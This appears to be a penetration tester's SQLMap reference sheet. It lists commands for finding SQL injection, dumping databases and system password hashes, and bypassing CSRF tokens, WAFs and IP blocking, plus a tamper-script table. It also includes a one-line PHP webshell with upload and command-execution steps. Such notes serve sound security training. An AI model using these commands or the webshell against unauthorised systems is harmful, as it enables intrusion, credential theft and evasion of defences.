Pentest Notes / Exploitation / Web Exploitation / SQL Injection
SQLMap
Quick Reference
| Flag | Description |
|---|---|
| -u [URL] | Target URL |
| --data '[data]' | POST data testing |
| -r req.txt | Use full HTTP request file (from Burp) |
| --batch | Skip prompts, use defaults |
| -p [param] | Narrow test to specific parameter |
| --dbs | Enumerate databases |
| -D [database] | Select target database |
| --tables | List tables in selected DB |
| -T [table] | Select target table |
| --dump | Dump table/database content |
| --current-db | Show current database name |
| --current-user | Show current DB user |
| --is-dba | Check for DBA privileges |
| -C [col1,col2] | Select specific columns to dump |
| --os-shell | Get OS command shell (if exploitable) |
| --random-agent | Bypass basic User-Agent blacklisting |
| --level=[1-5] | Increase test depth/vectors |
| --risk=[1-3] | Increase risk tolerance for payloads |
| --technique=[BEUST] | Restrict to specific SQLi techniques |
| --proxy [url] | Route traffic through Burp/proxy |
| --file-read [path] | Read a file from target server |
| --file-write / --file-dest | Upload webshell to target |
| --tamper=[script] | Apply WAF-evasion tamper script |
| --skip-waf | Skip WAF detection (less noise) |
| --cookie / -H | Custom cookie/header injection |
General Options
| Flag | Description |
|---|---|
| -h | Basic help |
| -hh | Full help: all options and switches |
| -u | URL |
| --batch | To skip any req. user input, choose default option |
| --dump | Dump all data |
| --parse-errors | Displays DBMS errors if any |
| -t [file_name] | Stores whole traffic content to a file |
| --proxy [url] | Redirect traffic through a proxy, eg: burp |
Set up SQLMap request against target
cURL Command
• Use Copy as cURL feature from within the Network panel inside the developer tools of browser

• Paste it in terminal and replace curl with sqlmap
POST Request
--data '[data]' flag can be used: Data in quotes
sqlmap -u '[TARGET_URL]' --data 'uid=1&name=test'
uid and name will be tested for SQLi vulnerability
We can narrow the tests to a specific parameter using or -p [param]
sqlmap -u '[TARGET_URL]' --data 'uid=1&name=test'
sqlmap -u '[TARGET_URL]' --data 'uid=1&name=test' -p uid
Full HTTP Request
-r flag can be used: request file captured from burp
Copy the request content from burp. Paste it into a file and:
sqlmap -r req.txt
Custom Request
| Flag | Description |
|---|---|
| -H or --header | Set header values: -H='Cookie:PHPSESSID=some_value' |
| --cookie | Set cookie: --cookie='PHPSESSID=some_value' |
| --random-agent | Randomly selects User-Agent header from regular browser values |
| --mobile | Imitate smartphone by using same header value |
| --user-agent or -A | |
| --host | |
| --referer |
Attack Tuning
Prefix/Suffix
Options --prefix and --suffix can be used if there is a requirement of special prefix or suffix values
sqlmap -u "www.example.com/?q=test" --prefix="%'))" --suffix="-- -"
All vector values will be enclosed between the static prefix %')) and the suffix -- -
Eg: If the vulnerable code at the target is:
$query = "SELECT id,name,surname FROM users WHERE id LIKE (('" . $_GET["q"] . "')) LIMIT 0,1";
$result = mysqli_query($link, $query);
The vector UNION ALL SELECT 1,2,VERSION(), bounded with the prefix %')) and the suffix -- -, will result in the following (valid) SQL statement at the target:
SELECT id,name,surname FROM users WHERE id LIKE (('test%')) UNION ALL SELECT 1,2,VERSION()-- -')) LIMIT 0,1
Level/Risk
SQLMap combines predefined set of common boundaries (prefix/suffix pairs), along with vectors having a high chance of success with a vulnerable target.
There is a possibility for users to use bigger sets of boundaries and vectors, so: options --level and --risk should be used:
--level=[num] (1-5, default 1) extends both vectors and boundaries being used, based on expectancy of success (higher level, if expectancy of success is low).
--risk=[num] (1-3, default 1) extends the used vector set based on their risk of causing problems at the target side (i.e., risk of database entry loss or denial-of-service).
NOTE: Use verbosity level of 3 or higher : Since, messages containing the used [PAYLOAD] will be displayed
Info: As for the number of payloads, by default (i.e. --level=1 --risk=1), the number of payloads used for testing a single parameter goes up to 72, while in the most detailed case (--level=5 --risk=3) the number of payloads increases to 7,865.
Advanced Tuning
Status Codes
--code [number] : TRUE response detection to a specific HTTP status code.
Strings
--string=[string_to_check] : Fixed string appears only in TRUE responses
Text-only
--text-only : Useful when hidden tags (<script>, <style>, <meta>, etc.) interfere with comparison
Techniques
--technique=[techniques_to_be_used] : Restrict SQLMap to specific SQLi techniques. Useful to skip problematic techniques.
--technique=BEU : Tests only Boolean-based blind, Error-based, and UNION-query, skips time-based blind and stacked queries
B=Boolean-blind, E=Error-based, U=UNION-query, S=Stacked queries, T=Time-based blind (standard SQLMap notation)
UNION SQLi Tuning
| Flag | Description |
|---|---|
| --union-cols=[num] | Specify number of columns for UNION query |
| --union-char=['a'] | Set custom "dummy" fill value (replaces default NULL/random int) |
| --union-from=[table] | Set FROM table appendix required by some DBMS (e.g. Oracle) |
Database Enumeration
Basic DB Enum
--banner : Database version banner
--current-user : Current user name
--current-db : Current database name
--is-dba : Checking if the current user has DBA (administrator) rights
--dbs : Enumerates and lists all databases
NOTE: To retrieve content: --dump must be used
Table Enum
--tables : List all the tables
-T [table_name]
-D [database_name]
-C [col1, col2]
sqlmap -u "[TARGET_URL]?id=1" --dump -T users -D testdb
Conditional: To retrieve certain rows based on a known WHERE condition (Eg: name LIKE 'f%')
sqlmap -u "[TARGET_URL]?id=1" --dump -T users -D testdb --where="name LIKE 'f%'"
Full DB Enumeration
--dump : Current database content will be retrieved.
--dump-all : Content from all the databases will be retrieved.
--exclude-sysdbs : Skip the retrieval of content from system databases.
DB Schema Enumeration
Database architecture, desc command of SQL
--schema
Search for Data
Used to search for databases, tables or column names
--search
Eg: Search for tables that contain the keyword user:
sqlmap -u "[TARGET_URL]?id=1" --search -T user
Search for columns that contain the keyword user:
sqlmap -u "[TARGET_URL]?id=1" --search -C pass
Password Enumeration
User creds from other database
• Search for columns containing keywords related to username and passwords
• Dump the table entries:
sqlmap -u "[TARGET_URL]?id=1" --dump -D [database] -T [table]
System creds
sqlmap -u "[TARGET_URL]?id=1" --passwords --batch
Bypassing Webapp Protections
Anti-CSRF Token Bypass
Specify parameter name and it automatically parses response content and search for fresh tokens
--csrf-token="[token_parameter_name]"
sqlmap -u "[TARGET_URL]" --data="id=1&[csrf-token]=[WfF1szMUHhiokx9AHFply5L2xAOfjRkE]" --csrf-token="[csrf-token]"
Unique Value Bypass
Some parameters must contain unique values in new requests that are sent
--randomize=["token_parameter_name"]
sqlmap -u "[TARGET_URL]?id=1&[rp]=29125" --randomize=[rp]
Calculated Parameter Bypass
Sometimes a parameter's value is obtained after a calculation based on some other parameter.
--eval="[python_inline_code]"
Evaluates valid Python code just before sending the request.
sqlmap -u "[TARGET_URL]?id=1&h=c4ca4238a0b923820dcc509a6f75849b" --eval="import hashlib; h=hashlib.md5(id).hexdigest()"
The parameter in the url or data field must match in the contents of --eval flag.
IP Address Concealing
Can be used if webapp has protection mechanism that blacklists our IP address. Proxy or tor network can be used
Proxy can be set with --proxy flag or a list or proxies can be passed with --proxy-file flag along with a file of proxies
--proxy="socks4://177.39.187.70:33283"
--proxy-file="[path_to_file]"
For tor: SOCKS4 proxy service at the local port 9050 or 9150 should be there. Use the switch --tor
WAF Bypass
To skip testing for existence of a WAF:
--skip-waf
Produces less noise.
SQLMap probes for WAF by injecting a malicious payload into a non-existent parameter (?pfov=...). If WAF is present, the response differs significantly from baseline.
Eg: ModSecurity returns 406 Not Acceptable. To identify the specific WAF, SQLMap uses identYwaf, a third-party library containing signatures for 80+ WAF solutions.
User-agent Blacklisting Bypass
In-case of immediate problems (HTTP 5XX error codes), cause: blacklisting of default user-agent used by SQLMap.
--random-agent
Tamper Scripts
Python scripts written for modifying requests just before being sent to the target.
--tamper=[script1],[script2]
Most popular script: between
List of all tamper scripts will be at the end of this page.
Splitting POST Request
Chunked transfer encoding
--chunked
Splits the POST request's body into so-called "chunks." Blacklisted SQL keywords are split between chunks in a way that the request containing them can pass unnoticed.
HTTP Parameter Pollution
--hpp
Payloads are split between different same parameter named values (Eg: ?id=1&id=UNION&id=SELECT&id=username,password&id=FROM&id=users...), which are concatenated by the target platform if supporting it (Eg: ASP).
OS Exploitation
Checking for DBA Privileges
--is-dba
Reading Local Files
--file-read [file_path]
Writing Local Files
• Prepare basic webshell
echo '<?php system($_GET["cmd"]); ?>' > shell.php
• Use --file-write and --file-dest to write the file to the server
sqlmap -u "[TARGET_URL]/?id=1" --file-write "shell.php" --file-dest "/var/www/html/shell.php"
• Access the remote file
curl http://[TARGET_URL]/shell.php?cmd=ls+-la
OS Command Execution
--os-shell
Full Tamper script list
| Tamper-Script | Description |
|---|---|
| 0eunion | Replaces instances of UNION with e0UNION |
| base64encode | Base64-encodes all characters in a given payload |
| between | Replaces greater than operator (>) with NOT BETWEEN 0 AND # and equals operator (=) with BETWEEN # AND # |
| commalesslimit | Replaces (MySQL) instances like LIMIT M, N with LIMIT N OFFSET M counterpart |
| equaltolike | Replaces all occurrences of operator equal (=) with LIKE counterpart |
| halfversionedmorekeywords | Adds (MySQL) versioned comment before each keyword |
| modsecurityversioned | Embraces complete query with (MySQL) versioned comment |
| modsecurityzeroversioned | Embraces complete query with (MySQL) zero-versioned comment |
| percentage | Adds a percentage sign (%) in front of each character (e.g. SELECT -> %S%E%L%E%C%T) |
| plus2concat | Replaces plus operator (+) with (MsSQL) function CONCAT() counterpart |
| randomcase | Replaces each keyword character with random case value (e.g. SELECT -> SEleCt) |
| space2comment | Replaces space character ( ) with comments `/ |
| space2dash | Replaces space character ( ) with a dash comment (--) followed by a random string and a new line (\n) |
| space2hash | Replaces (MySQL) instances of space character ( ) with a pound character (#) followed by a random string and a new line (\n) |
| space2mssqlblank | Replaces (MsSQL) instances of space character ( ) with a random blank character from a valid set of alternate characters |
| space2plus | Replaces space character ( ) with plus (+) |
| space2randomblank | Replaces space character ( ) with a random blank character from a valid set of alternate characters |
| symboliclogical | Replaces AND and OR logical operators with their symbolic counterparts (&& and ||) |
| versionedkeywords | Encloses each non-function keyword with (MySQL) versioned comment |
| versionedmorekeywords | Encloses each keyword with (MySQL) versioned comment |